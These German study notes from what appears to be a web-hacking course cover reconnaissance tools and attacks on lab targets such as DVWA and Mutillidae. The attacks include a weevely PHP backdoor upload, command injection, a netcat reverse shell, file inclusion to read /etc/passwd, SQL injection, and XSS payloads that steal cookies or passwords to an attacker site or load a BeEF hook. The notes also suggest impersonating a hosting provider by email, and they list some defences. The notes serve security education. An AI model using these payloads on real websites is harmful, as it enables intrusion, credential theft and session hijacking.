


Website Hacking

Schritt 1. Informationen sammeln

Whois Lookup → Findet Informationen heraus über den Beistzer der Domain/Website

<https://whois.domaintools.com/> → Eine Seite zum nachschlagen von Infos, über eine Website anhand der Domain

So kann man z.B. welchen Webserver die Seite benutzt(z.B. welche Version von Apache, ...).




The screenshot shows the DomainTools website interface. At the top, there's a navigation bar with 'DomainTools' logo and links for PROFILE, CONNECT, MONITOR, and SUPPORT. A search bar contains 'D'. Below the navigation bar, the breadcrumb trail is 'Home > Whois Lookup > IseCur1Ty.org'. The main heading is 'Whois Record for IseCur1Ty.org'. Underneath, there's a section titled 'Domain Profile' which contains a table of domain information. The table lists details such as Registrar (Name.com, Inc.), Registrar Status, Dates (5,753 days old), Name Servers (JACK.NS.CLOUDFLARE.COM and VERONICA.NS.CLOUDFLARE.COM), IP Address (104.26.6.236), IP Location (California - San Jose - Cloudflare Inc.), ASN (AS13335 CLOUDFLARENET, US), Domain Status (Registered And No Website), IP History (27 changes on 27 unique IP addresses over 15 years), and Hosting History (5 changes on 5 unique name servers over 15 years). Below the table, there's a 'Whois Record' section with a timestamp '(last updated on 2024-10-01)'. The record itself is a block of text containing domain name, registry ID, registrar WHOIS server, registrar URL, updated date, creation date, registry expiry date, registrar, and registrar IANA ID.

Domain Profile	
Registrar	Name.com, Inc. IANA ID: 625 URL: http://www.name.com Whois Server: http://whois.name.com abuse@name.com (p) +1.7203101849
Registrar Status	clientTransferProhibited, clientUpdateProhibited
Dates	5,753 days old Created on 2008-12-31 Expires on 2028-12-31 Updated on 2023-12-09
Name Servers	JACK.NS.CLOUDFLARE.COM (has 24,408,709 domains) VERONICA.NS.CLOUDFLARE.COM (has 24,408,709 domains)
IP Address	104.26.6.236 - 81 other sites hosted on this server
IP Location	🇺🇸 - California - San Jose - Cloudflare Inc.
ASN	🇺🇸 AS13335 CLOUDFLARENET, US (registered Jul 14, 2010)
Domain Status	Registered And No Website
IP History	27 changes on 27 unique IP addresses over 15 years
Hosting History	5 changes on 5 unique name servers over 15 years

Whois Record (last updated on 2024-10-01)

```
Domain Name: isecur1ty.org
Registry Domain ID: 2c983ec3ed0d4b038ac1cc2c0e62136c-LROR
Registrar WHOIS Server: http://whois.name.com
Registrar URL: http://www.name.com
Updated Date: 2023-12-09T17:07:12Z
Creation Date: 2008-12-31T14:40:45Z
Registry Expiry Date: 2028-12-31T14:40:45Z
Registrar: Name.com, Inc.
Registrar IANA ID: 625
```

Ein weiteres Tool ist Netcraft:



The screenshot shows the Netcraft website interface. At the top, there's a navigation bar with the Netcraft logo and links for LEARN MORE and REPORT FRAUD. Below the navigation bar, there's a 'Background' section with a table of site information. The table lists details such as Site title (Home - zSecurity), Site rank (19782), Description (Not Present), Date first seen (August 2017), and Primary language (English). Below the 'Background' section, there's a 'Network' section with a table of network information. The table lists details such as Site (http://zsecurity.org), Domain (zsecurity.org), Netblock Owner (Cloudflare, Inc.), Nameserver (ruth.ns.cloudflare.com), Hosting company (Cloudflare), Domain registrar (pir.org), Hosting country (US), Nameserver organisation (whois.cloudflare.com), IPv4 address (104.26.5.210), Organisation (Domain Protection Services, Inc.), IPv4 autonomous systems (AS13335), DNS admin (dns.cloudflare.com), IPv6 address (2606:4700:20::0:681a:4d2), Top Level Domain (Organization entities (.org)), IPv6 autonomous systems (AS13335), DNS Security Extensions (Enabled), Reverse DNS (Unknown), IP delegation (IPV4 address (104.26.5.210)).

Background			
Site title	Home - zSecurity	Date first seen	August 2017
Site rank	19782	Primary language	English
Description	Not Present		

Network			
Site	http://zsecurity.org	Domain	zsecurity.org
Netblock Owner	Cloudflare, Inc.	Nameserver	ruth.ns.cloudflare.com
Hosting company	Cloudflare	Domain registrar	pir.org
Hosting country	🇺🇸	Nameserver organisation	whois.cloudflare.com
IPv4 address	104.26.5.210	Organisation	Domain Protection Services, Inc., REDACTED FOR PRIVACY, REDACTED FOR PRIVACY, REDACTED FOR PRIVACY, US
IPv4 autonomous systems	AS13335	DNS admin	dns.cloudflare.com
IPv6 address	2606:4700:20::0:681a:4d2	Top Level Domain	Organization entities (.org)
IPv6 autonomous systems	AS13335	DNS Security Extensions	Enabled
Reverse DNS	Unknown		

IP delegation
IPV4 address (104.26.5.210)

ANALYSIS

QUICK INFO

REVERSE (NEW)

RECORDS

SEO

WOT

ALEXA

THREATMINER

SHARED

GRAPH

HISTORY

WHOIS

DNSBL

GRAPH(old)

ANALYSIS

⌵

⌴

This section shows a quick analysis of the given host name or ip number.

isecur1ty.org has three name servers, five mail servers and one IP number.

Digitalocean name servers

The name servers are ns1.digitalocean.com, ns2.digitalocean.com and ns3.digitalocean.com.

Google mail servers

The mail servers are aspmx.l.google.com, alt1.aspmx.l.google.com, alt2.aspmx.l.google.com, alt3.aspmx.l.google.com and alt4.aspmx.l.google.com.

This domain uses google to handle it's email.

IP number

The IP number is 46.101.29.109. The IP number is in London, United Kingdom. It is hosted by KomInvest route.

Results found

Hier sehen wir auch die Programmiersprache, die unsere Zielwebsite verwendet. In diesem Fall ist es PHP. So können wir wissen, dass wir im Laufe des Hackprozesses mit PHP-Code arbeiten müssen, da der Zielserver diesen versteht und verarbeiten kann. Hier kann man auch sehen welche andere Webapplikation diese Website verwendet. z.B Wordpress, sowie den Namen des Webhostingunternehmens.

Eine weitere Seite ist Robtex. Hier können wir sehen, dass der Domainanbieter des Ziels Digital Ocean ist. Wir können deren Emailadresse verwenden, und tun als ob wir von Digital Ocean sind.

Site Technology (fetched 16 days ago)		
HTTP Accelerator		
A web accelerator is a proxy server that reduces web site access times.		
Technology	Description	Popular sites using this technology
Cloudflare ↗	Content delivery network and distributed domain name server service	www.chess.com , www.camea.com , www.wappalyzer.com
Server-Side		
Includes all the main technologies that Netcraft detects as running on the server such as PHP.		
Technology	Description	Popular sites using this technology
PHP ↗	PHP is supported and/or running	www.babynet.net , www.w3schools.com , www.pixiv.net
SSL ↗	A cryptographic protocol providing communication security over the Internet	www.arco.co.uk , www.reddit.com , learn.microsoft.com
Client-Side		
Includes all the main technologies that run on the browser (such as JavaScript and Adobe Flash).		

Außerdem kann man sehen, welche Websites noch auf dem Webserver gehostet werden.

Websites die auf dem selben Server sind finden

Auf einem Server laufen meist mehrere Websites. Wenn man es schafft eines dieser Websites zu hacken, ist es in der Regel einfacher auch die anderen Seiten auf dem Server zu hacken.

Ein einfacher Weg, um alle Websites zu finden, ist in [bing.com](#) die ip der Zielwebsite einzugeben.

z.B. ip: 192.0.78.25,

und es werden alle Websites mit der selben ip aufgelistet, also alle die auf dem selben Server laufen.

Subdomains finden

Subdomains sind dazu da, um verschiedene Abschnitte oder Funktionen einer Website zu trennen.

z.B. mail.google.com → mail ist die Subdomain

Vorteile:

1. eine breitere Angriffsfläche
2. möglicher Zugriff auf Beta-Funktionen die nicht gut auf Attacken getestet wurden
3. entdecken von weiteren Webapps
4. mehr Informationen und Chancen auf Schwachstellen zu stoßen

Tools dafür: knockpy

Hier versuchen wir alle Subdomains von google zu finden. Recon ist die Suchmethode.

```
(root@kali)~[~/knock]
# knockpy --domain google.com --recon
Recon.....: 83% | 5/6 [00:07<00:02, 2.08s/it]
```

Die Suche hat und 526 Subdomains für google.com gefunden

```
www.google.com ['142.251.36.228']
http [302, 'https://www.google.com/?gws_rd=ssl', 'gws']
https [200, None, 'gws']
cert [True, '2024-11-18']

www.hangouts.clients6.google.com ['142.251.36.202']
http [404, None, None]
https [404, None, None]
cert [False, '2024-11-18']

www.clients6.google.com ['142.251.37.10']
http [404, None, None]
https [404, None, None]
cert [False, '2024-11-18']

us-central1-sourcemanagerrredirector-pa.clients6.google.com ['142.251.36.202']
http [None, None, None]
https [None, None, None]
cert [None, None]

usa-dialogflow.clients6.google.com ['172.217.16.170']
http [None, None, None]
https [None, None, None]
cert [None, None]

www.meetings.clients6.google.com ['142.251.37.10']
http [404, None, None]
https [404, None, None]
cert [False, '2024-11-18']

yeti.client-channel.google.com ['64.233.167.189']
http [404, None, None]
https [404, None, None]
cert [False, '2024-11-18']

workspacevideo-pa.clients6.google.com ['142.251.37.10']
http [None, None, None]
https [None, None, None]
cert [None, None]

526 domains
```

Dateien in der Webapp finden

Es verwendet eine Wörterliste und sucht nach potenziellen Dateinamen, die sich in dem angegebenen Ordner befinden könnten.

```
(root@kali)-[~]
# dirb http://10.0.2.4/mutillidae/
```

Hier können wir einige Files sehen. Die info.php Datei beinhaltet wertvolle Infos in diesem Beispiel

```
(root@kali)-[~]
# dirb http://10.0.2.4/mutillidae/

-----
DIRB v2.22
By The Dark Raver
-----
START_TIME: Wed Oct 2 08:46:00 2024
URL_BASE: http://10.0.2.4/mutillidae/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.4/mutillidae/ ----
==> DIRECTORY: http://10.0.2.4/mutillidae/classes/
+ http://10.0.2.4/mutillidae/credits (CODE:200|SIZE:509)
==> DIRECTORY: http://10.0.2.4/mutillidae/documentation/
+ http://10.0.2.4/mutillidae/favicon.ico (CODE:200|SIZE:1150)
+ http://10.0.2.4/mutillidae/footer (CODE:200|SIZE:450)
+ http://10.0.2.4/mutillidae/header (CODE:200|SIZE:19879)
+ http://10.0.2.4/mutillidae/home (CODE:200|SIZE:2930)
==> DIRECTORY: http://10.0.2.4/mutillidae/images/
+ http://10.0.2.4/mutillidae/inc (CODE:200|SIZE:386260)
==> DIRECTORY: http://10.0.2.4/mutillidae/includes/
+ http://10.0.2.4/mutillidae/index (CODE:200|SIZE:24237)
+ http://10.0.2.4/mutillidae/index.php (CODE:200|SIZE:24237)
+ http://10.0.2.4/mutillidae/installation (CODE:200|SIZE:8138)
==> DIRECTORY: http://10.0.2.4/mutillidae/javascript/
+ http://10.0.2.4/mutillidae/login (CODE:200|SIZE:4102)
+ http://10.0.2.4/mutillidae/notes (CODE:200|SIZE:1721)
+ http://10.0.2.4/mutillidae/page_not_found (CODE:200|SIZE:705)
```

Eine weitere interessante Datei ist die robots.txt Datei.

Diese Datei legt fest, welche Seiten für die Suchmaschine unzugänglich gemacht werden sollen.

```
User-agent: *
Disallow: ./passwords/
Disallow: ./config.inc
Disallow: ./classes/
Disallow: ./javascript/
Disallow: ./owasp-esapi-php/
Disallow: ./documentation/
```

Das ist die robots.txt datei.

← → ↺ 🏠

10.0.2.4/mutillidae/passwords/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking

Index of /mutillidae/passwords


Name	Last modified	Size	Description
Parent Directory -			
accounts.txt	11-Apr-2011 20:14	176	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 10.0.2.4 Port 80

Geben wir diese Route im Browser ein, sehen wir einen versteckten File.

File Upload Vulnerability


Wir befinden uns hier auf der Website der Metasploitablemaschine. Hier gibt es eine Funktion zum uploaden von Bildern. Nach dem Upload, wird als Warn/Erfolgs-meldung angezeigt, wo die Datei gespeichert wurde. Unter diesem Pfad kann man also File reinstellen. Ich probiere unter diesem Pfad jetzt eine php-Backdoordatei reinzustellen.



Ein einfaches Tool um schnell Backdoordateien zu erstellen ist weevly.

```
(root@kali)-[~]
# weevly generate 123456 /root/shell.php
Generated '/root/shell.php' with password '123456' of 692 byte size.
```

Jetzt laden wir anstatt eines Bildes die Shell-backdoor datei hoch.



Mit diesem weevly-Befehl verbinden wir uns mit unserem hochgeladenen Backdoor. Jetzt haben wir Zugriff auf den Serverrechner.

```
(root@kali)-[~]
# weevly http://10.0.2.4/dvwa/hackable/uploads/shell.php 123456
[+] weevly 4.0.1
[+] Target: 10.0.2.4
[+] Session: /root/.weevly/sessions/10.0.2.4/shell_0.session
[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.
weevly>
```

Codeexecution Schwachstelle


Hier wird die Funktionalität angeboten, eine ip-Adresse zu pingen. Dabei wird die Ip-Adresse die der Benutzer im Eingabefeld eingibt, genommen, und direkt nach ping eingesetzt. Das ist ein OS-Befehl. In Linux kann man nach einem Befehl ein Semikolon setzen, um in einer Zeile zwei Befehle auszuführen. Das versuchen wir auszunutzen.

Wir geben folgendes in das input-Feld ein:


10.0.2.15; pwd

Das wäre dann dieser Systembefehl, des ausgeführt wird: ping 10.0.2.15; pwd

sehen also das wir über das Inputfeld problemlos Systembefehle ausführen können.



Wir



Eine Reverse-Shell Verbindung herstellen

Mittels Netcat(ein Netzwerktool), wissen wir unseren Angreifercomputer an, auf einem bestimmten Port zu lauschen.

```
(root@kali)-[~]  
# nc -vv -l -p 8080  
listening on [any] 8080 ...  
Computer
```

Jetzt versuchen wir über das Inputfeld eine Verbindung zum Angreifercomputer auf den bestimmten Port herzustellen.

Ping for FREE

Enter an IP address below:

```
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.  
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=1.25 ms  
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.797 ms  
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=8.99 ms  
  
--- 10.0.2.15 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 0.797/3.684/8.998/3.762 ms  
/var/www/dvwa/vulnerabilities/exec
```

Die Verbindung hat geklappt

Jetzt können wir Systembefehle ausführen auf dem Zielsystem.


```
(root@kali)-[~]  
# nc -vv -l -p 8080  
listening on [any] 8080 ...  
10.0.2.4: inverse host lookup failed: Unknown host  
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.4] 51637  
  
pwd  
/var/www/dvwa/vulnerabilities/exec  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Local File Inclusion


Passwörter lesen auf dem Webserver

Auf Linuxrechnern kann man alle Benutzer des Betriebssystems und deren Passwörter unter dem Pfad `/etc/passwd` nachschauen.

Hier wird als Parameter eine php-Seite in der URL übergeben.




Jetzt versuchen wir direkt auf die php-Seite zuzugreifen (ohne Querystring). Das funktioniert zwar nicht, aber jetzt haben wir durch die Fehlermeldung herausgefunden, unter welchem Pfad sich die Datei befindet.



action dvwaExternalLinkUrlGet() in `/var/www/dvwa/vulnerabilities/fi/include.php` on line 15

Wenn man von einer normalen Linux-Ordnerstruktur ausgeht, dann, müssen wir fünfmal zurücknavigieren und dann zu /etc/passwd navigieren, um die Passwörter des Servers zu bekommen.



Remote File Inclusion

Bei dieser Attacke versuchen wir über den Querystring unsere eigenen Dateien, oder Links von anderen Seiten auf dem Zielsystem einzufügen


Diese Funktionalität muss dafür auf dem Zielsystem aktiviert sein.

Wo kann man nachschauen ob die Funktionalität aktiviert ist?
z.B. /etc/php5/cgi/php.ini


`allow_url_fopen = On`

`allow_url_include = On`

Diese zwei Optionen ermöglichen Remoteinclusion bei PHP-Seiten



Dieser Php-File stellt eine Verbindung her mit dem Angreiferrechner (siehe Code Execution Vul-Abschnitt)



Diesen File platziere ich auf meinem eigenen lokalen Webserver. Dabei ist es wichtig die Datei als .txt abzuspeichern, weil sie ansonsten auf meinem eigenen Server (Angreifercomputer) ausgeführt werden würde, und ich dann eine Verbindung zu mir selber herstellen würde.

Ich geb hier den Pfad der Backdoordatei an, die ich auf meinem Angreifercomputer gespeichert habe

```
10.0.2.4/dvwa/vulnerabilities/fi/?page=http://10.0.2.15/reverse.txt?
```

Die Verbindung wurde hergestellt.

Sicherheitsmaßnahmen

Bei Funktionalitäten seiner Website, die Fileuploads ermöglichen, nur sichere Filetypen erlauben (z.B. png, jpg,...), und die anderen rausfiltern.

2. Den benutzer nicht (z.B. in Inputfeldern) erlauben Code oder Systembefehle auszuführen.

3. File Inclusion → Deaktivieren von `allow_url_fopen` & `allow_url_include`
→ statische hardcodierte includes zu anderen Seiten/Links

SQL Injections

SQL-Injections in POST

```
SELECT * from accounts WHERE username = 'admin' # 'and password = '123456'
```

Bei einer Abfrage von Daten einer SQL-Datenbank, sieht eine typische Abfrage in etwa so aus.

```
SELECT * FROM users WHERE user = 'Stefan' AND pwd = 'Geheimpasswort'
```

Jetzt könnte man in den Eingabefeldern dieses Login-Formulars beispielsweise folgendes übergeben.

User: `Stefan`,
Password: xyz` OR `1` = 1`

```
SELECT * FROM users WHERE user = `Stefan` AND pwd = `Geheimpasswort` OR `1` = `1`
```

Da `1 = 1` immer eine wahre Bedingung ist, kann man die Daten bekommen, sogar wenn das Passwort falsch ist.

Best Practice:

1. Nutzung von Prepared Statements, also Platzhalter für Werte.

z.B. `db.query(`SELECT * FROM users WHERE user=$1 AND pwd=$2`, [userInput, passwordInput])`

Daten und Code werden hier separiert. Es wird sichergestellt dass z.B. `userInput` ein Wert ist und kein ausführbarercode.

Benutzer hat keine Möglichkeit code zu injizieren.

Daten werden erst nach der Ausführung des Codes gebunden.

Eine Liste von erlaubten Benutzereingaben erstellen.

Tool zum Testen von SQL-injections: `sqlmap`

Click Jacking

Bei diesem Angriff werden zwei Websites überlagert dargetstellt, wobei eine davon transparent ist. So tut der Benutzer bei der Nutzung auf scheinbar harmlose Buttons klicken, aber dabei gefährliche Aktionen auf der vom Angreifer platzierten transdaprenten Seite ausführen.

Die einbindung einer solchen seite erfolgt über ein `iframe`. Damit kann eine externe Seite auf einer anderen Website angezeigt werde.

Best Practice: X-Frame-Options auf Deny stellen.

SQL-Injections in GET

```
index.php?page=user-info.php&username=stefan' order by 1# ' &password=123456&user-info-  
php-submit-button=View+Account+Details
```

Hier versuchen wir SQL-Injection über die get-Leiste im Browser.

index.php?page=user-info.php&username=**stefan' order by 6# ' &**password=123456&user-info-submit-button=View+Account+Details

Durch herumprobieren der Zahl bei order-by können wir herausfinden, wieviele Spalten die Tabelle hat.

HTML-Injection

Kann oft durchgeführt werden bei Formularen, die das eingegebene Ergebnis an den Client zurückschicken. Eine Sicherheitslücke ist, wenn das Suchergebnis in html code verpackt an den Client zurückgeschickt wird. Als Angreifer könnte man so z.B. html-code einschleusen, wie ein Formular, dass den Nutzer auffordert persönliche Daten anzugeben usw.

Wie testet man ob ein Formular für so ein Angriff anfällig ist, wenn eine Reflexion der Benutzerdaten stattfindet?

`benutzereingaben`

Das in das Formular eingeben. Wenn das Ergebnis so `benutzereingaben` zurückgegeben wird, hat man eine potenzielle Schwachstelle entdeckt.

Reflected-XSS (Cross-Site-Scripting)

XSS ist eine Erweiterung der HTML-Injection. Hierbei wird aber Javascriptcode eingeschleust.

Wie testet man ob ein XSS-Angriff möglich ist?

`<script>alert(`Testalarm`)</script>`

Das ist JS-Code der ein Alarmfenster im Browser auftauchen lässt.

Wenn daraufhin im Browserfenster ein Alertfenster auftaucht, weiß man, dass XSS-Angriffe möglich sind.

Javascript hat Zugriff auf das DOM (Programmierschnittstelle für Websites) des Browsers. Hier sind auch Informationen wie Cookies zu finden (welche z.B. die SessionId beinhalten). Man kann sich diese ausgeben lassen, z.B. mit

:

`<script>alert(document.cookie)</script>`

Mithilfe der SessionId kann der Angreifer die Sitzung des aktuellen Users übernehmen

```
<script>
    var password = prompt(`Ihre Sitzung ist abgelaufen. Geben Sie bitte ihr Passwort ein um fortzufahren: `);
    document.location = `http://MeineEigeneWebsite` + password;

</script>
```

Dieses Script sendet die Daten an eine eigene Website.

Stored-Cross-Site-Scripting

Wenn z.B. ein Forum im Web für XSS anfällig ist, kann man als registrierter Benutzer Code in einem Forumbeitrag ausführen. Jeder der den Eintrag sieht führt auch den Schadcode aus.

Mit Frameworks wie dem BeEf-Framework können auch Angriffe auf dem Rechner des Opfers geladen werden mittels Link aus dem Internet. Dabei muss man ein Beef-Server betreiben.

z.B. `<script src='http://<IP-Meines-Beef-Servers/hook.js'> </script>`

So erfolgt zwischen Client und Beef-Server eine ständige Kommunikation, wobei das Script hook.js Informationen sammelt über den Client, die Browser-funktionalität ausnutzt, oder sogar die Webcam anschaltet.

Session-Fixation

Wenn eine Website nach dem einloggen in Sie keine neue SessionId erzeugt ist das eine Sicherheitslücke.

Es könnte eine Email versendet werden mit einem Link, an einen Benutzer der Website mit einer vorgegebenen SessionID. Nachdem der Benutzer sich eingeloggt hat, kann der Angreifer die Session des Opfers übernehmen, und so die die "privaten" Inhalte einsehen.

Best Practice: Session-Ids vor dem Login und nach dem Logout zerstören.

CSRF-Angriffe: Cross-Site Request Forgery

Eine Attacke, bei der der Angreifer einen Benutzer dazu bringt, unbeabsichtigt eine Aktion auf einer Website auszuführen, bei der der benutzer angemeldet ist.

Vorkommen: Häufig sind das Links in Foren der Website

Beispiel:

Ein Angreifer erstellt eine Website, der eine schädliche Anfrage an die Zielwebsite sendet, in der das Opfer eingeloggt ist.

Es werden die Authentifizierungcookies des Opfers verwendet um Aktionen auf der Website durchzuführen.

Da der Benutzer bereits authentifiziert ist, schätzt die Website die Aktion als legitim ein.

